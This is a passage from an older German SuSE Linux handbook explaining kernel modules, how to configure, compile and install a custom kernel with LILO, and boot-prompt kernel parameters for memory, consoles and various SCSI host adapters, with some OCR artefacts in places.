Viele Treiber und Features des Linux-Kernels müssen nicht fest zum Kernel hinzugebunden werden, sondern können zur Laufzeit als Kernel-Modul (engl. *kernel module*) geladen werden. Welche Treiber fest zum Kernel gebunden und welche als Module realisiert werden, wird bei der Konfiguration des Kernels festgelegt.

Die Kernelmodule werden in dem Verzeichnis `/lib/modules/<Version>` abgelegt, wobei `<Version>` der momentanen Version des Kernels entspricht (beispielsweise 2.2.14).

Wenn immer möglich, sollten Sie von diesem Feature Gebrauch machen. Die Grundregel ist: Alle Kernel-Komponenten, die nicht zwingend während des Bootvorgangs benötigt werden, sind als Modul zu realisieren. So wird sichergestellt, dass der Kernel nicht zu groß wird und dass der Kernel ohne Schwierigkeiten vom BIOS und einem beliebigen Bootloader geladen werden kann. Der Festplatten-Treiber, Unterstützung für `ext2` und ähnliche Dinge sind also im Regelfall direkt in den Kernel hineinzucompilieren, Unterstützung für `isofs`, `msdos` oder `sound` sollten in jedem Fall als Modul compiliert werden.

Umgang mit Modulen

Folgende Befehle zum Umgang mit Modulen stehen zur Verfügung:

- **insmod**

Mit dem Befehl *insmod* wird das angegebene Modul geladen. Das Modul wird in einem Unterverzeichnis von `/lib/modules/<Version>` gesucht. Zugunsten von **modprobe** (s. u.) sollte *insmod* nicht mehr verwendet werden.

- **rmmod**

Entlädt das angegebene Modul. Dies ist natürlich nur dann möglich, wenn die entsprechende Funktionalität des Kernels nicht mehr verwendet wird. So ist es nicht möglich, das Modul **isofs** zu entladen, wenn noch eine CD gemountet ist.

- **depmod**

Dieser Befehl erzeugt eine Datei mit dem Namen `modules.dep` im Verzeichnis `/lib/modules/<Version>`, in der die Abhängigkeiten der einzelnen Module untereinander verzeichnet sind. Damit stellt man

sicher, dass beim Laden eines Modules alle davon abhängigen Module ebenfalls automatisch geladen werden. Ist das Starten des Kernel-Daemons in `/etc/rc.config` vorgesehen, wird die Datei mit den Modul-Abhängigkeiten beim Start des Systems automatisch generiert, sofern sie noch nicht existiert.

- **modprobe**

Laden bzw. Entladen eines Modules mit Berücksichtigung der Abhängigkeiten von anderen Modulen. Dieser Befehl ist sehr mächtig und kann für eine Reihe weiterer Zwecke eingesetzt werden (etwa Durchprobieren aller Module eines bestimmten Typs, bis eines erfolgreich geladen werden kann). Im Gegensatz zum Laden mittels *insmod* wertet *modprobe* die Datei `/etc/modules.conf` aus und sollte daher generell zum Laden von Modulen verwendet werden. Für eine ausführliche Erklärung sämtlicher Möglichkeiten lesen Sie bitte die zugehörigen Manual-Pages.

- **lsmod**

Zeigt an, welche Module gegenwärtig geladen sind und von wie vielen anderen Modulen sie verwendet werden. Module, die vom Kernel-Daemon geladen wurden, sind durch ein nachfolgendes (*autoclean*) gekennzeichnet; das weist darauf hin, dass diese Module automatisch wieder entfernt werden, wenn sie längere Zeit nicht benutzt wurden.

`/etc/modules.conf`

Das Laden von Modulen wird über die Datei `/etc/modules.conf` beeinflusst; vgl. Manual-Page von **depmod** (`man depmod`).

Hinweis: Der Dateiname wurde ab SuSE Linux 6.3 von `/etc/conf.modules` in `/etc/modules.conf` umbenannt.

Insbesondere können in dieser Datei die Parameter für solche Module eingetragen werden, die direkt auf die Hardware zugreifen und daher auf das spezifische System eingestellt werden müssen (z. B. CD-ROM-Treiber oder Netzwerktreiber). Die hier eingetragenen Parameter sind im Prinzip identisch mit denen, die am Bootprompt des Kernels (z. B. von *LILO*) übergeben werden (siehe Abschnitt 14.3.2 auf Seite 366), jedoch weichen in vielen Fällen die Namen von denen ab, die am Bootprompt zum Einsatz kommen (siehe zum Vergleich Abschnitt 14.3.4 auf Seite 379). Wenn das Laden eines Moduls nicht erfolgreich ist, versuchen Sie, in dieser Datei die Hardware zu spezifizieren und verwenden Sie zum Laden des Moduls *modprobe* anstelle von *insmod*.

***Kmod* – der „Kernel Module Loader“**

Der eleganteste Weg bei der Verwendung von Kernel-Modulen ist seit Version 2.2.x der Einsatz des „Kernel Module Loader“, der den „alten“ Kernel-Daemon (*kernelld*) ersetzt. *Kmod* wacht im Hintergrund und sorgt dafür, dass benötigte Module durch *modprobe*-Aufrufe automatisch geladen werden, sobald auf die entsprechende Funktionalität des Kernels zugegriffen wird.

Um den *Kmod* verwenden zu können, müssen Sie bei der Kernel-Konfiguration die Option `'Kernel module loader'` (`CONFIG_KMOD`) aktivieren.

Treiber, die benötigt werden, um auf das Root-Dateisystem zuzugreifen, sollten fest zum Kernel hinzugebunden werden. Sie sollten also Ihren SCSI-Treiber und das Dateisystem der Root-Partition (üblicherweise **ext2**) *nicht* als Modul konfigurieren!



Da SuSE Linux jedoch nunmehr `initrd` (engl. *initial ramdisk*) verwendet und über diesen Weg beispielsweise den SCSI-Treiber einbindet, müssen Sie bei der Erstellung eines eigenen Kernels darauf achten, die Variable **INITRD_MODULES** in der Datei `/etc/rc.config` anzupassen (Abschnitt 17.6 auf Seite 449) und die `initrd`-Zeile in `/etc/lilo.conf` auszukommentieren (vgl. Abschnitt 16.2.5 auf Seite 425). – Wenn Sie dies nicht tun, wird der Kernel beim Booten hängen bleiben!

Der Einsatz von Kernel-Modulen bietet sich vor allem für unregelmäßig oder selten benutzte Funktionalitäten an, wie z. B. `parport`- und Druckerunterstützung, Treiber für Disketten- oder ZIP-Laufwerke sowie für bestimmte Dateisysteme, die Sie nur sporadisch verwenden wollen.

Der `Kmod` ist nicht dafür ausgelegt, Module wieder automatisch zu entladen; bei der heutigen RAM-Ausstattung der Rechner wäre der Gewinn an Arbeitsspeicher nur marginal; vgl. auch `/usr/src/linux/Documentation/kmod.txt`. Server-Maschinen, die spezielle Aufgaben zu erfüllen haben und nur wenige Treiber benötigen, werden aus Performance-Gründen einen „monolithischen“ Kernel bevorzugen.

13.3 Konfiguration des Kernels

Die Konfiguration des während der Installation oder während des Updates eingerichteten Kernel ist der Datei `/usr/src/linux/.config` zu entnehmen (vgl. Abschnitt 2.2.9 auf Seite 40); diese Datei beschreibt jedoch *nur* den Kernel, nicht die Module, die dem Paket `kernmod` entstammen. Wenn Sie auch Module neu compilieren wollen, müssen Sie diese explizit anwählen.

Die Konfiguration des Kernels kann man auf drei verschiedene Arten vornehmen:

1. In der Kommandozeile
2. Im Menü im Textmodus
3. Im Menü unter dem X Window System

Diese drei Wege werden im Folgenden kurz vorgestellt.

Kommandozeilenkonfiguration

Um den Kernel zu konfigurieren, wechseln Sie nach `/usr/src/linux` und geben folgenden Befehl ein:

```
erde:/usr/src/linux # make config
```

Sie werden nach einer Reihe von Systemfähigkeiten gefragt, die der Kernel unterstützen soll. Bei der Beantwortung der Fragen gibt es normalerweise zwei oder drei Möglichkeiten: Entweder einfaches **(y)** und **(n)**, oder eine der

drei Möglichkeiten () (engl. *yes*), () (engl. *no*) und () (engl. *module*). ‚m‘ bedeutet hierbei, dass der entsprechende Treiber nicht fest zum Kernel hinzugebunden wird, sondern vielmehr als Modul übersetzt wird, das zur Laufzeit zum Kernel hinzugeladen werden kann. Es versteht sich, dass sämtliche Treiber, die Sie zum Booten des Systems unbedingt benötigen, fest zum Kernel hinzugebunden werden müssen; in diesen Fällen also () wählen.

Wenn Sie bei einer Frage eine andere Taste drücken, erhalten Sie eine kurze Hilfestellung zu der jeweiligen Option angezeigt.

Konfiguration im Textmodus

Angenehmer lässt sich die Konfiguration des Kernels mit „menuconfig“ durchführen; dies lässt sich mit dem Befehl

```
erde:/usr/src/linux # make menuconfig
```

aufrufen. Insbesondere müssen Sie sich bei einer geringfügigen Änderung der Konfiguration nicht durch zig Fragen „durchtasten“.

Konfiguration unter dem X Window System

Haben Sie das X Window System (Paket `xf86`) sowie Tcl/Tk (Paket `tcl` und Paket `tk`) installiert, so können Sie die Konfiguration alternativ durch

```
erde:/usr/src/linux # make xconfig
```

vornehmen. Sie haben dann eine grafische Oberfläche, die das Konfigurieren komfortabler macht. Dazu müssen Sie das X Window System aber als Benutzer ‚root‘ gestartet haben, da Sie andernfalls zusätzliche Maßnahmen treffen müssen, um Zugriff auf das Display eines anderen Benutzers zu erhalten.

13.4 Einstellungen bei der Kernelkonfiguration

Die einzelnen Konfigurationsmöglichkeiten des Kernels können hier nicht im Detail dargestellt werden. Machen Sie bitte Gebrauch von den zahlreich vorhandenen Hilfetexten zur Kernel-Konfiguration. Der allerneueste Stand der Dokumentation findet sich immer unter den Kernelquellen im Verzeichnis `/usr/src/linux/Documentation`.

Hilfetexte

13.5 Übersetzen des Kernels

Entfernen Sie ggf. im Haupt-`Makefile` (ca. Zeile 74) das Kommentarzeichen vor `INSTALL_PATH=/boot`, damit der eigene Kernel auf direktem Wege in `/boot` installiert werden kann.



Wir empfehlen, ein „bzImage“ zu generieren. So lässt es sich in der Regel umgehen, dass der Kernel *zu groß* wird, wie dies leicht passieren kann, wenn man zu viele Features auswählt und ein „zImage“ herstellt (typisch sind dann die Meldungen "kernel too big" oder "System is too big").

Nachdem Sie den Kernel für Ihre Gegebenheiten konfiguriert haben, starten Sie die Kompilation:

```
erde:/usr/src/linux # make dep
erde:/usr/src/linux # make clean
erde:/usr/src/linux # make bzImage
```

Diese 3 Befehle können Sie auch in einer Befehlszeile eingeben. Sie werden dann hintereinander abgearbeitet. Dies birgt Vorteile in sich, wenn Sie die Kernel-Übersetzung automatisch, z. B. „über Nacht“, durchführen lassen wollen. Dazu geben Sie ein:

```
erde:/usr/src/linux # make dep clean bzImage
```

Je nach Leistung des Systems dauert es jetzt einige Minuten (schneller *AMD Athlon / Intel Pentium III*)¹ bis zu einigen Stunden (bei 386ern mit 8 MB), bis der Kernel neu übersetzt ist. Während der Übersetzungsprozedur können Sie sich selbstverständlich auf einer anderen Konsole weiterhin mit dem System beschäftigen.

Nach der erfolgreichen Übersetzung finden Sie den komprimierten Kernel in `/usr/src/linux/arch/i386/boot`. Das Kernel-Image – die Datei, die den Kernel enthält – heißt `bzImage`. Finden Sie diese Datei nicht vor, ist aller Wahrscheinlichkeit nach ein Fehler während der Kernelübersetzung aufgetreten. Dies geht eventuell leicht in der Menge der Bildschirmausgaben unter. Ob ein Fehler aufgetreten ist, können Sie dadurch feststellen, dass Sie nochmals mit

```
erde:/usr/src/linux # make bzImage
```

die Kernelübersetzung anstoßen und auf entsprechende Fehlermeldungen achten. Aber keine Angst: Fehler bei der Kernelübersetzung treten eher selten auf!

Unter der Bash können Sie mit

```
erde:/usr/src/linux # make bzImage 2>&1 | tee kernel.out
```

die Ausgaben des Kompilationsvorgangs in die Datei `kernel.out` „mitschreiben“ lassen; unter der Tcsh lautet der Befehl:

```
erde:/usr/src/linux # make bzImage |& tee kernel.out
```

Wenn Sie Teile des Kernels als ladbare Module konfiguriert haben, müssen Sie anschließend das Übersetzen dieser Module veranlassen. Dies erreichen Sie durch

```
erde:/usr/src/linux # make modules
```

13.6 Kernel installieren

Nachdem Sie den Kernel übersetzt haben, müssen Sie dafür sorgen, dass dieser neue Kernel installiert wird, um ihn künftig booten zu können. Wenn Sie den *LILO* verwenden, so muss dieser gleichfalls neu installiert werden. Im einfachsten Fall kopieren Sie dazu den neuen Kernel nach `/boot/vmlinuz` (vgl. Abschnitt 13.5 auf der vorherigen Seite) und rufen dann den *LILO* auf; um sich vor unliebsamen Überraschungen zu schützen, empfiehlt es sich jedoch, den alten Kernel zunächst beizubehalten (`/boot/vmlinuz.old`),

¹ Ein beliebter Test für Hard- und Software ist es, den Kernel mit der Option `make -j` zu übersetzen. Sie brauchen viel Hauptspeicher (bis über 100 MB) für diesen Test. Hierbei wird für jede zu übersetzende Quelldatei ein eigener Compiler gestartet.

um ihn notfalls booten zu können, wenn der neue Kernel nicht wie erwartet funktioniert:

```
erde:/usr/src/linux # cp /boot/vmlinuz /boot/vmlinuz.old
erde:/usr/src/linux # cp arch/i386/boot/bzImage /boot/vmlinuz
erde:/usr/src/linux # lilo
```

Das Makefile-Target **make bzlilo** erledigt diese 3 Schritte übrigen in einem Rutsch.

Die übersetzten Module müssen nun noch installiert werden; durch Eingabe von

```
erde:/usr/src/linux # make modules_install
```

können Sie diese in die korrekten Zielverzeichnisse unter `/lib/modules/<Version>` kopieren lassen.

Es ist darauf zu achten, dass Module, deren Funktionalität man jetzt eventuell direkt in den Kernel einkompiliert hat, unter `/lib/modules<Version>` entfernt werden. Sonst kann es zu nicht vorhersehbaren Effekten kommen! Dies ist ein Grund, weshalb dem Ungeübten vom Selbstkompilieren des Kernels *dringend* abgeraten wird.



Tragen Sie in Ihrer `/etc/lilo.conf` zusätzlich ein Label **Linux.old** als Boot-Image ein (vgl. Abschnitt 4.4.1 auf Seite 123) und benennen Sie den alten Kernel nach `/boot/vmlinuz.old` um. Sie stellen so sicher, dass Sie immer noch mit dem vorherigen Kernel booten können, falls dies mit dem neu gebauten nicht funktionieren sollte. Diese Möglichkeit wird ausführlich im Kapitel 4 auf Seite 117 beschrieben.

Haben Sie die Datei `/etc/lilo.conf` nach Ihren Wünschen angepasst, so müssen Sie erneut

```
erde:/usr/src/linux # lilo
```

aufrufen.

Falls Sie Linux von DOS aus über `linux.bat` – also mit `loadlin` – starten, müssen Sie den neuen Kernel noch nach `/dosclloadlin/bzimage2` kopieren, damit er beim nächsten Booten wirksam werden kann.

Falls Sie Linux über den Windows NT Bootmanager starten, dürfen Sie nun nicht vergessen, erneut den *LILO*-Bootsektor umzukopieren (vgl. Abschnitt 4.7.2 auf Seite 134).

Weiterhin ist Folgendes zu beachten: Die Datei `/boot/System.map` enthält die Kernelsymbole, die die Kernelmodule benötigen, um Kernelfunktionen korrekt aufrufen zu können. Diese Datei ist abhängig vom aktuellen Kernel. Daher sollten Sie nach der Übersetzung und Installation des Kernels die aktuelle³ Datei `/usr/src/linux/System.map` in das Verzeichnis `/boot` kopieren. Falls Sie Ihren Kernel mittels **make bzlilo** bzw. **make zlilo** erstellen, wird diese Aufgabe automatisch für Sie erledigt.

Sollten Sie beim Booten eine Fehlermeldung wie "System.map does not match actual kernel" erhalten, dann wurde wahrscheinlich

² Bzw. dorthin, wohin Sie das Verzeichnis `loadlin` haben installieren lassen.

³ Bei jeder Kernelübersetzung wird diese Datei neu erzeugt.

nach der Kernelübersetzung die Datei `System.map` nicht nach `/boot` kopiert.

13.7 Boot-Diskette erstellen

Möchten Sie eine Boot-Diskette mit dem neuen Kernel erstellen, so können Sie einfach den folgenden Befehl verwenden:

```
erde:/usr/src/linux # make bzdisk
```

13.8 Festplatte nach der Kernel-Übersetzung aufräumen

Sie können die während der Kernel-Übersetzung erzeugten Objekt-Dateien löschen, falls Sie Probleme mit dem Plattenplatz haben:

```
erde: # cd /usr/src/linux  
erde:/usr/src/linux # make clean
```

Falls Sie jedoch über ausreichend Plattenplatz verfügen und vorhaben, den Kernel des öfteren neu zu konfigurieren, so überspringen Sie diesen letzten Schritt. Ein erneutes Übersetzen des Kernels ist dann erheblich schneller, da nur die Teile des Systems neu übersetzt werden, die von den entsprechenden Änderungen betroffen sind.

Kernel-Parameter

14.1 Treiber im Kernel

Es gibt eine große Vielfalt an PC-Hardware-Komponenten. Um diese Hardware richtig benutzen zu können, braucht man einen „Treiber“, über den das Betriebssystem (bei Linux der „Kernel“) die Hardware richtig ansprechen kann. Generell gibt es zwei Mechanismen, Treiber in den Kernel zu integrieren:

1. Die Treiber können fest zum Kernel dazugebunden sein. Solche Kernel „aus einem Stück“ bezeichnen wir in diesem Buch auch als *monolithische* Kernel. Manche Treiber gibt es nur in dieser Form.
2. Die Treiber können erst bei Bedarf in den Kernel geladen werden, der in diesem Fall als *modularisierter* Kernel bezeichnet wird. Das hat den Vorteil, dass wirklich nur die benötigten Treiber geladen sind und dass der Kernel keinen unnötigen Ballast enthält. Der Kernel auf der SuSE-Bootdiskette beispielsweise arbeitet mit Modulen, er kann deshalb die meisten Hardwarekonfigurationen bedienen.

Unabhängig davon, ob die Treiber fest dazugebunden sind oder geladen werden, kann es dennoch vorkommen, dass eine Hardwarekomponente nicht selbständig vom Kernel erkannt werden kann. In einem solchen Fall haben Sie die Möglichkeit, die betreffende Komponente durch Angabe von Parametern näher zu spezifizieren, wodurch dem Kernel „auf die Sprünge geholfen“ wird:

- Sie geben dem Treiber Informationen, welche Hardware Sie genau haben und wie diese anzusprechen ist (z. B. Adressbereich, Interrupt oder ähnliches). Der Treiber kann das manchmal auch selbst herausfinden, es ist aber schneller und sicherer, wenn Sie es ihm direkt mitteilen.
- In Problemfällen können Sie mit speziellen Kernelparametern eventuell doch noch erreichen, dass Ihr Linux-System läuft.

Bei monolithischen Kernels müssen die Parameter am Bootprompt oder durch einen Bootloader übergeben werden¹. Treiber in Modulform erhalten ihre Parameter durch das Kommando **insmod** bzw. **modprobe**, mit dem auch gleichzeitig das Modul selbst geladen wird.

¹ Aus diesem Grunde werden die Parameter auch *LILO*-Parameter genannt, nach dem traditionellen Loader für x86er-Architekturen.

Immer gilt: Sie müssen die Parameter jedes Mal beim Booten angeben, der Kernel lernt leider nichts dazu. Später, nach der Installation, können Kernelparameter in die Dateien `/etc/lilo.conf` bzw. `/etc/modules.conf` eingetragen werden, wodurch sie von *LILO* bzw. *modprobe* automatisch ausgewertet werden.

Leider ist das Format, in dem die Parameter anzugeben sind, bei dazugebundenen Treibern anders als bei Treibern, die als Modul geladen werden. Deshalb finden Sie die Parameter säuberlich getrennt weiter unten aufgelistet. Bei einigen wenigen Modulen (CD-ROM-Laufwerke) wurde die Parameterübergabe jedoch mittlerweile vereinheitlicht, sodass auch beim Laden eines Moduls die gleichen Parameter angegeben werden können wie am *LILLO*-Prompt.

14.2 Einige Tipps

Bevor endlich die Listen mit den Parametern kommen, noch ein paar Tipps zur Hardwareerkennung der Treiber und zur Parameterangabe:

- Die meisten Treiber können ein so genanntes *autoprobing* durchführen, δ , der Treiber probiert verschiedene unterschiedliche Adressen durch, an denen die entsprechende Hardwarekomponente üblicherweise liegt. Dabei kann es jedoch geschehen, dass ein Treiber auf eine Komponente stößt, für die er gar nicht zuständig ist, und er diese fälschlicherweise initialisiert. Dies kann dazu führen, dass der Rechner einfach stehenbleibt.
- Auch kommt es gelegentlich vor, dass sich ein Modul erfolgreich laden lässt, obwohl die Hardware, für die es zuständig ist, gar nicht im Rechner vorhanden ist (dies gilt vor allem für die 3 Com-Netzwerkkartentreiber). Dennoch sollten Sie der Einfachheit halber erst einmal das Autoprobing durchführen lassen. Fehlerhaft geladene Treiber können Sie ohne weiteres wieder entfernen; bei nicht erkannter Hardware können Sie durch Angabe der Parameter versuchen, dem Kernel die Konfiguration mitzuteilen, sodass er dennoch in die Lage versetzt wird, die Komponente korrekt anzusprechen.
- Schließlich gibt es einige Hardwarekomponenten, für die mehrere Treiber existieren (*NCR 53C810*, *Ultrastor*). Nach den uns vorliegenden Informationen scheint keiner der beiden Ultrastor-Treiber einen besonderen Vorteil im Vergleich zum anderen zu haben. Der BSD-Treiber für den NCR53C810 unterstützt auch die anderen NCR53C8xx-Produkte (z. B. 53C875) während nur der alte NCR-Treiber CD-Writer unterstützt. Probieren Sie einfach aus, welcher Treiber Ihre Hardware zuverlässig erkennt.

Wenn Sie gerade gebootet haben, ist noch die amerikanische Tastaturbelegung aktiv. Sie finden also das \ominus auf der Taste $\text{'}\text{}$. z und y sind vertauscht. Vergleichen Sie bitte die Abbildung 14.1 auf der nächsten Seite.




Abbildung 14.1: Das Layout einer US-Tastatur

14.3 Die Parameter

14.3.1 Notation und Bedeutung

In den folgenden, alphabetisch geordneten Listen von Kernelparametern sind die einzelnen Geräte bzw. ihre Treiber zusammen mit den möglichen bzw. notwendigen Aufruf-Parametern angegeben. Dabei tauchen folgende Parameter immer in der gleichen Bedeutung auf:

<addr>	hexadezimale Portangabe, (z. B. 0x300)
<irq>	Interrupt, unter dem das Gerät angesprochen wird (z. B. 7)
<dma>	DMA-Kanal, über den das Gerät kommuniziert (z. B. 1)
<Startadresse> ,	
<Endadresse>	hexadezimaler Speicherbereich für <i>shared memory</i>

Tabelle 14.1: Häufig verwendete Variablenbezeichnungen für Kernelparameter

Im weiteren werden vor allem die Parameter beschrieben, die für eine erfolgreiche Installation relevant sind. Darüber hinaus gibt es noch eine ganze Reihe weiterer Kernel-Parameter für spezielle Zwecke. Beachten Sie auch, dass bei der Angabe der Parameter die Groß- bzw. Kleinschreibung wichtig ist!

Eine ausführliche Einführung in die möglichen Kernelparameter finden Sie nach der Installation im `BootPrompt-HOWTO` unter `/usr/doc/howto` sowie bei den Kernelquellen in der Datei `/usr/src/linux/Documentation/kernel-parameters.txt`.

14.3.2 Kernel-Parameter am Boot-Prompt

Die in diesem Abschnitt aufgelisteten Parameter können nur direkt an den Kernel übergeben werden, z. B. am Prompt von SYSLINUX (mitgelieferte Bootdiskette), am LILO-Prompt oder mittels loadlin. Soll der entsprechende Treiber als ladbares Modul eingesetzt werden, sehen Sie bitte die in diesem Fall relevanten Parameter in Abschnitt 14.3.4 auf Seite 379 nach.



Alle für einen Treiber relevanten Parameter müssen unmittelbar hintereinander, durch Kommata getrennt, angegeben werden! Keinesfalls darf ein Leerzeichen zwischen den Parametern angegeben werden!

Um z. B. die Parameter für den **aha1542**-Treiber am Bootprompt zu benennen, geben Sie bitte ein (beachten Sie, dass zunächst immer der Name der Datei des Kernels genannt werden muss; auf den SuSE-Bootdisketten heißt der Kernel `linux!`):

```
linux aha1542=0x300
```

Allgemeine Boot-Parameter

Allgemeine Parameter Mit Hilfe einiger Parameter kann das generelle Verhalten des Linux-Kernels gesteuert werden; vgl. Manual-Page von `bootparam` (`man 7 bootparam`).

- *Reboot Modus* (beim Verlassen von Linux)

```
reboot=<modus>
```

wobei für `<modus>` folgende Werte gelten:

Variable	Werte / Bedeutung
<code><modus></code>	warm Reboot mit Warmstart (kein Speichertest) cold Reboot mit Kaltstart (mit Speichertest) bios Reboot durch BIOS-Routine hard Reboot durch CPU-Crash (triple fault)

Beispiel: `reboot=cold`

bootet den Rechner nach dem Linux-Shutdown als wenn die Reset-Taste gedrückt worden wäre.

- *Schützen von I/O-Bereichen* (Reservieren)

```
reserve=<start1>,<breitel>,...,<startN>,<breiten>
```

Mit Hilfe dieses Parameters können Sie IO-Bereiche für Hardware reservieren, die ein Autoprobing ihrer I/O-Adresse nicht vertragen und z. B. mit Systemabsturz reagieren.

Beispiel: eine empfindliche Netzwerkkarte kann durch Eingeben von:

```
reserve=0x330,32 ether=5,0x330,eth0
```

vor dem Autoprobing geschützt und dennoch initialisiert werden. Im Beispiel hat die Netzwerkkarte einen 32 Bytes breiten I/O-Bereich, der ab der Adresse 0x330 beginnt, und den Interrupt 5.

Für die Bedeutung der Netzwerkkarten-Parameter siehe Abschnitt 14.3.2 auf Seite 374.

- *Rootpartition übergeben*

root=<partition>


Variable	Werte / Bedeutung
<partition>	z. B. /dev/hda1, /dev/sdb5

Beispiel: **root=/dev/hda5**

bootet den Kernel und versucht die Rootpartition vom ersten logischen Laufwerk in der erweiterten Partition auf der ersten (E)IDE-Festplatte zu mounten.

- *Größe des Hauptspeichers (RAM)*

mem=<größe>

Die Größe des  *Speichers* können Sie in Byte, Kilobyte oder Megabyte angeben. Die Beispiele zeigen die unterschiedliche Darstellung für 96 MB RAM.

Beispiele:

mem=96M

mem=98304k

In sehr seltenen Fällen kann es vorkommen, daß das Mainboard bzw. der Chipsatz nicht den gesamten Speicher freigeben kann. Berücksichtigen Sie bitte dann den Speicher, den das Mainboard bzw. der Chipsatz für eigene Zwecke verwendet (bis zu 512 K sind durchaus möglich). Den genauen Wert zu ermitteln ist mit der Methode Versuch und Irrtum möglich, aber nehmen Sie der Einfachheit halber an, daß es 512 K sind, in unserem Beispiel:

mem=5ff8000

Bei der Verwendung eines Pentium-Clones kann der Aufruf

mem=nopentium

einen Rechner, der sonst nicht starten kann, zum Arbeiten befähigen.

- *Serielle Konsole*

console=<gerät>,<optionen>

Festlegung des Gerätes für die Ausgabe der Konsole; der Parameter kann mehrfach angegeben werden.

Beispiele:

console=ttyS1,9600

console=tty0

Vgl. /usr/src/linux/Documentation/serial-console.txt; dort werden Anwendungsbeispiele gegeben.

SCSI-Kontroller und das SCSI-Subsystem

Die meisten SCSI-Kontroller können über Parameter beeinflusst werden.

- *SCSI-Bandlaufwerke (Streamer)*

st=<puffer>,<schwelle>[,<max>]

SCSI-Kontroller

14. Kernel-Parameter

Variable	Werte / Bedeutung
<puffer>	Größe des Puffers (Anzahl Blöcke zu 1 KB)
<schwelle>	Schreibschwelle (Anzahl Blöcke zu 1 KB) (engl. <i>write threshold</i>)
<max>	Maximale Pufferanzahl optional (z. B. 2)

Beispiel: **st=1000,2000**

- Anzahl der SCSI-Geräte pro ID

max_scsi_luns=<anzahl>

Variable	Werte / Bedeutung
<anzahl>	1..8

Beispiel:

Wenn explizit nur die erste LUN (engl. *logical unit number*) verwendet werden soll, muss der Parameter **max_scsi_luns=1** gesetzt werden.

Typische Anwendung sind CD-Wechsler, wobei die Anzahl der nutzbaren CDs gleich dem Parameter **max_scsi_luns** ist.

- Adaptec AHA-1520 / 1522 / 1510 / 1515 / 1505 SCSI-Hostadapter

aha152x=<addr>,<irq>,<id>[,<rec>[,<par>[,<sync>[,<delay>[<ext_trans>]]]]]

Variable	Werte / Bedeutung
<id> (SCSI-ID des Hostadapters)	ID des Hostadapters, meist 7
<rec> (reconnect)	0, 1
<par> (parity)	0, 1 Paritätsprüfung
<sync> (synchronous)	0, 1 synchrone Übertragung
<delay>	100 Busverzögerung, Standardwert
<ext_trans>	0, 1 C/H/S-Übersetzung

Mit diesem Treiber können sehr viele Low-cost-SCSI-Controller betrieben werden. Beispielsweise enthalten alle Soundkarten mit SCSI-Controller (bis auf die *Pro Audio Spectrum*) einen solchen Adaptec-Chip und können mit diesem Treiber betrieben werden.

Bei allen nicht-originalen 152x scheint der 4. Parameter (**RECONNECT**) für den Betrieb erforderlich zu sein. Er muss bei fast allen Typen auf '0' gesetzt werden, nur der AHA2825 braucht eine '1'.

Beispiel: **aha152x=0x300,10,7**

- Adaptec AHA-1540 / 1542 SCSI-Hostadapter

aha1542=<addr>[,<buson>,<busoff>[,<DMA speed>]]

Variable	Werte / Bedeutung
<buson>	2..15
<busoff>	1..64
<DMA speed>	5, 6, 7, 8, 10

Beispiel: **aha1542=0x300**

- *Adaptec AHA-274x / 284x / 294x Hostadapter*

aic7xxx=<modifier>[,<modifier>[, ...]]

Variable	Werte / Bedeutung
<modifier>	<p>extended aktiviert die Übersetzung der Plattengeometrie</p> <p>no_reset verhindert das Zurücksetzen (engl. <i>reset</i>) des SCSI-Busses bei der Hostadapter-Initialisierung</p> <p>irq_trigger:<x> nur für EISA-Systeme 0 für flankengesteuert, 1 für pegelgesteuert</p> <p>verbose um mehr Meldungen zu erhalten</p> <p>reverse_scan wenn mehrere Karten vom BIOS in der falschen Reihenfolge behandelt werden</p> <p>7895_irq_hack:<x> -1 ausschließlich für Tyan II Motherboards</p> <p>pci_parity:<x> wenn pci_parity gar nicht verwendet wird, ist die Parität gerade 0 keine Paritätsprüfung 1 Parität ungerade</p> <p>tag_info: " " " Warteschlangenverwaltung zur Leistungssteigerung, für Experten, siehe Kernelquellen</p>

Beispiel: **aic7xxx=no_reset,**

wenn der Rechner beim Reset des SCSI-Busses stehenbleibt.

Parameter sind bei *aic7xxx*-basierten SCSI-Hostadaptern ausschließlich bei fehlerhafter oder unbefriedigender Funktion notwendig.

Der AHA-2940 AU funktioniert erst ab BIOS-Version 1.3 zuverlässig; Updates sind über den Adaptec-Support zu bekommen.

Der SCSI-Hostadapter Adaptec 2920 wird nicht von diesem Treiber, sondern vom Future Domain-Treiber bedient (Abschnitt 14.3.2 auf der nächsten Seite)!

- *AdvanSys SCSI-Hostadapter*

advansys=<addr1>,<addr2>,...,<addr4>,<debug_level>

Beispiel: **advansys=0x110,0x210**

Dieses Beispiel weist den Kernel an, an den angegebenen Adressen nach dem AdvanSys-Hostadapter zu suchen.

- *AM53/79C974 SCSI-Hostadapter*

AM53C974=<host-id>,<target-id>,<rate>,<offset>

14. Kernel-Parameter

Variable	Werte / Bedeutung
<host-id>	SCSI-ID des Hostadapters, meist 7
<target-id>	SCSI-ID des Geräts 0..7
<rate>	3, 5, 10 MHz/s max. Transferrate
<offset>	Transfermodus; 0 = asynchron

Wenn sich der Hostadapter zu „verschlucken“ scheint, reduziert man die maximale Transferrate für das Gerät (z. B. das erste CD-ROM-SCSI-Laufwerk /dev/scd0 mit ID 5) auf dem SCSI-Bus mit:

Beispiel: **AM53C974=7,5,3,0**

Für jedes Gerät können eigene Transferraten und Transfermodi angegeben werden, so daß **AM53C974=x,x,x,x** bis zu sieben Mal für einen Hostadapter auftreten kann.

- *BusLogic SCSI-Hostadapter*

BusLogic=<addr>

BusLogic=<probing>

Beispiel: **BusLogic=0x300**

Variable	Werte / Bedeutung
<addr>	Adresse des Adapters, z. B. 0x300
<probing>	NoProbe kein Adapter wird gesucht NoProbeISA kein ISA-Adapter wird gesucht NoProbePCI kein PCI-Adapter wird gesucht NoSortPCI Reihenfolge der Multimaster-Adapter wird vom PCI-BIOS bestimmt MultiMasterFirst Multimaster vor Flashpoint FlashPointFirst Flashpoint vor Multimaster InhibitTargetInquiry für alte Geräte, die mit scsi_luns > 0 Probleme haben TraceProbe gibt zusätzliche Meldungen bei der Initialisierung des Adapter aus TraceHardwareReset gibt zusätzliche Meldungen beim Hardware-Reset des Adapters aus TraceConfiguration gibt zusätzliche Meldungen bei der Konfiguration des Adapters aus TraceErrors gibt Fehlermeldungen der angeschlossenen Geräte aus Debug gibt alles aus

Dieser Hostadapter kann noch über mehr Parameter konfiguriert werden. Dies dient jedoch der Feintuning und wird in /usr/src/linux/drivers/scsi/README.BusLogic beschrieben.

- *Future Domain TMC-16x0-SCSI-Hostadapter*

fdomain=<addr>,<irq>[,<id>]

Variable	Werte / Bedeutung
<id>	SCSI-ID des Hostadapters 0..7

